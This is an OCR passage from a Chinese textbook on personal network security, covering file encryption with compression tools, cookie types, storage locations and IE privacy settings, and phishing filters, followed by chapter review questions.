



**图 2.27　选择希望解锁此驱动器的方式**

还有一种很常见的加密方式，使用压缩软件进行加密，这个方法适用于大部分文件。对于大文件这个方法可能速度较慢，且每次访问文件较为麻烦，但这是一种普及率高，安全性强的个人信息加密方法。常见的压缩软件有 WinRAR、WinZip、7Zip、好压等。对于我们想要保密的文件，我们对其添加到压缩包，之后在弹出的压缩界面中选择设置密码或密码选项卡，设置密码后进行压缩存储。好压的压缩密码界面如图 2.28 所示。

### 3. 浏览器防护

目前，可供人们选择的浏览器很多，除了最常见的 Microsoft 出品的 IE 系列浏览器、




图 2.28　好压的压缩密码界面

edge 浏览器，还有 chrome 谷歌浏览器、Safari 苹果浏览器、Firefox 火狐浏览器、Opera 浏览器、maxthon 遨游浏览器、世界之窗浏览器、搜狗浏览器、QQ 浏览器、360 安全浏览器，等等。

浏览器是我们日常工作生活中必须要用到的，也是我们获取、传递信息的主要工具。在上文的《报告》中我们也能够发现，网民个人信息的泄露大多数都是通过浏览器。如何加强上网时浏览器的安全呢？我们可以看一看浏览器中有哪些方面涉及我们的隐私安全。

1）cookie

cookie，英文翻译的意思是“饼干”。至于为什么叫作“饼干”，这有许多种说法。有人说 cookie 源自海外中国餐馆在客人用完餐离开前向客人所赠“幸运小饼干”，里面都有一张小字条，印有一张让客人开心一笑的警句之类的吉祥话，有的还煞有其事地描绘客人的个性特点，为客人卜算前程。然而这在电脑上可能一点都不幸运，虽然“饼干”的出现，给计算机用户带来了许多便利。例如，我们在登录一个网站的时候，只要输入账户的前几个字母，曾经使用过的账号和密码就会自动填充，我们不用再费事地想很久账户和密码是什么。许多服务提供商也可以根据 cookie 获取用户信息，可以得知用户访问了哪些网页、停留多久等信息，从而根据这些信息为用户推荐他可能感兴趣的内容。但它窥探用户的隐私使人如芒在背，感到不安。cookie，有时也用其复数形式 cookies，指某些网站为了辨别用户身份、进行 session 跟踪而存储在用户本地终端上的数据(通常经过加密)。简而言之，cookie 是存储在用户计算机上的一段文本信息，主要实现计算机记忆用户浏览过的账户、密码、网址等功能，使用户操作更加便捷。

cookie 按保留的性质来分可以分为临时 cookie 与永久 cookie。临时 cookie 也称为

会话 cookie，不设置过期时间，这表示这个 cookie 生命周期为浏览器会话期间，只要关闭浏览器窗口，cookie 就消失了。临时 cookie 一般不保存在硬盘上而是保存在内存里。但若是设置了过期时间，浏览器就会把 cookie 保存到硬盘上，关闭后再次打开浏览器，这些 cookie 依然有效直到超过设定的过期时间，这就是我们所说的永久 cookie，也被称为已保存 cookie。

cookie 按来源级别来分，则可以分为第一方 cookie 与第三方 cookie。第一方 cookie 指的是我们用户正在浏览的网站所形成的 cookie，第三方 cookie 指的是我们正在访问的网站加载了另外的网站，另外的网站形成了自己的 cookie。第三方 cookie 的产生最常见的就是当前访问网站加载了第三方代码，例如，我们有时候访问一个网站，网站上有很多广告，这些广告就是第三方 cookie。但不论是第一方 cookie 还是第三方 cookie，都是为了记录与跟踪用户的上网行为。

那么 cookie 存放在哪里呢？在 Windows NT/2000/2003/XP 系统下，cookie 存放目录是 C:\Documents and Settings\Administrator\cookies 文件夹下；在 Windows Vista/7 系统下，cookie 的存放目录是 C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\cookies。若用户名不为 Administrator 则将连接改为相应的用户名，输入地址栏即可访问。

不只是可以在文件夹下查看，最方便的办法是，通过一些工具进行查看，例如，许多浏览器都带有查看 cookie 的功能。我们访问百度网址时，通过傲游浏览器查看的 cookie 如图 2.29 所示。





**图 2.29　傲游浏览器开发者工具中查看到百度网站的 cookie**

通过工具所查看到的 cookie 更为直观，可以很明显地看出确实跟踪记录了我们很多信息。它们不是程序也不是病毒，只是一段记录的文本，本身不会给计算机带来风险，但若是被黑客所利用，进行解密与挖掘，我们的个人信息还是会被人非法获得。因此常见的对 cookie 的利用有篡改、冒用与欺骗。

cookie 中存储着大量的用户信息，十分的重要，但由于其是以文本文件形式存放，修改它轻而易举。若是黑客修改了 cookie 的内容，会导致很多基于 cookie 的服务或应用失效。若是黑客获取了受害者的 cookie，对 cookie 进行冒用，尽管其不知道具体用户密码是什么，但他可以利用这些已存储的个人信息登录网站并进行一些与用户行为类似的非法操作。黑客也有可能使用 cookie 欺骗，但这更多的是针对网站进行攻击，例如，有些网站会对 cookie 进行判断从而直接登录，黑客只要获取了该网站数据库，接着获取管理员账户与密码，只要修改 cookie 就可以实现以管理员身份登录。

那我们如何安全的使用 cookie 呢？最常见的做法是对 cookie 进行删除。删除 cookie 的操作一般是在浏览器的设置中，选择删除后，可以选择删除临时文件、cookie、历史记录、下载历史记录、表单数据、密码等。IE 删除浏览的历史记录如图 2.30 所示。

我们也可以设置 cookie 的安全级别。在 IE 中，可以在“Internet 选项”对话框的“隐私”选项卡里设置安全级别，如图 2.31 所示。






图 2.30 IE 删除浏览的历史记录





图 2.31 “Internet 选项”对话框的“隐私”选项卡

默认的安全级别为中，我们可以通过滑块选择别的安全级别，各级别的详细说明如表 2.4 所示。

表 2.4 cookie 的安全设置级别

| 选　择 | 详 细 说 明 |
|---|---|
| 阻止所有 cookie | -阻止来自所有网站的所有 cookie<br>-该计算机上已有的 cookie 不能被网站读取 |
| 高 | -阻止来自内有精简隐私策略的网站的所有 cookie<br>-阻止保存可用来联系您的信息而没有您的明确同意的 cookie |
| 中高 | -阻止没有精简隐私策略的第三方 cookie<br>-阻止没有经您明确同意而保存可用来联系您的信息的第三方 cookie<br>-阻止没有经您默许而保存可用来联系您的信息的第一方 cookie |
| 中 | -阻止没有精简隐私策略的第三方 cookie<br>-阻止没有经您明确同意而保存可用来联系您的信息的第三方 cookie<br>-限制没有经您默许而保存可用来联系您的信息的第一方 cookie |
| 低 | -阻止没有精简隐私策略的第三方 cookie<br>-限制保存可用来联系您的信息而没有您的默许的第三方 cookie |
| 接受所有 cookie | -保存来自任何网站的 cookie<br>-该计算机上已有的 cookie 可被创建它们的网站读取 |

2）仿冒网站筛选

什么是仿冒？联机仿冒(phishing，发音为 fishing)是一种通过电子邮件或网站欺骗计算机用户泄露个人或财务信息的方式。常见的联机仿冒网站骗局从看似来自受信任源(如银行、信用卡公司或可信任的在线商店)正式通知的电子邮件开始。在电子邮件中，收件人被定向到要求提供个人信息(例如账号或密码)的欺骗性网站。该信息通常用于身份偷窃。我们可以打开浏览器自带的仿冒网站筛选来防止危害的发生。仿冒网站筛选是浏览器中一种帮助检测仿冒网站的功能。在您浏览网页时，仿冒网站筛选在后台运行，并使用三种方法来防止您受到仿冒欺诈。第一种方法，它将您访问的网站地址与报告给合法网站列表进行比较。此列表存储在您的计算机中；第二种方法，它帮助分析您所访问的网站，看看它们是否具有仿冒网站的共同特征；第三种方法，经过用户的同意，仿冒网站筛选将一些网站地址发送给服务提供商，以对照经常更新的已报告仿冒网站列表进行进一步检查。

## 24 习　　题

(1) 请简要说明《网络安全法草案》的主要内容。
(2) 网络信息安全保障体系包括哪四个层面与哪两个支撑？
(3) 我国网络安全立法体系框架分为哪四个层面？
(4) 我国网络安全政策法规还存在哪些问题？该如何解决？
(5) 国家信息安全管理职能机构有哪些？
(6) 国家信息安全基础设施及机构有哪些？
(7) 信息安全产业分为几类？
(8) 互联网安全产业如何按产业进行细分？

(9) 信息安全基础设施主要包括哪些内容?

(10) 联动作为网络安全解决方案的重要思想,五大组成因素是什么?

(11) 信息资产如何进行分类?

(12) 风险评估需要考虑的因素有哪些?

(13) 个人网络安全常见的误区有哪些?

(14) 网络安全的"七种意识"指的是哪七种意识?

(15) 请简要概述密码复杂性策略。

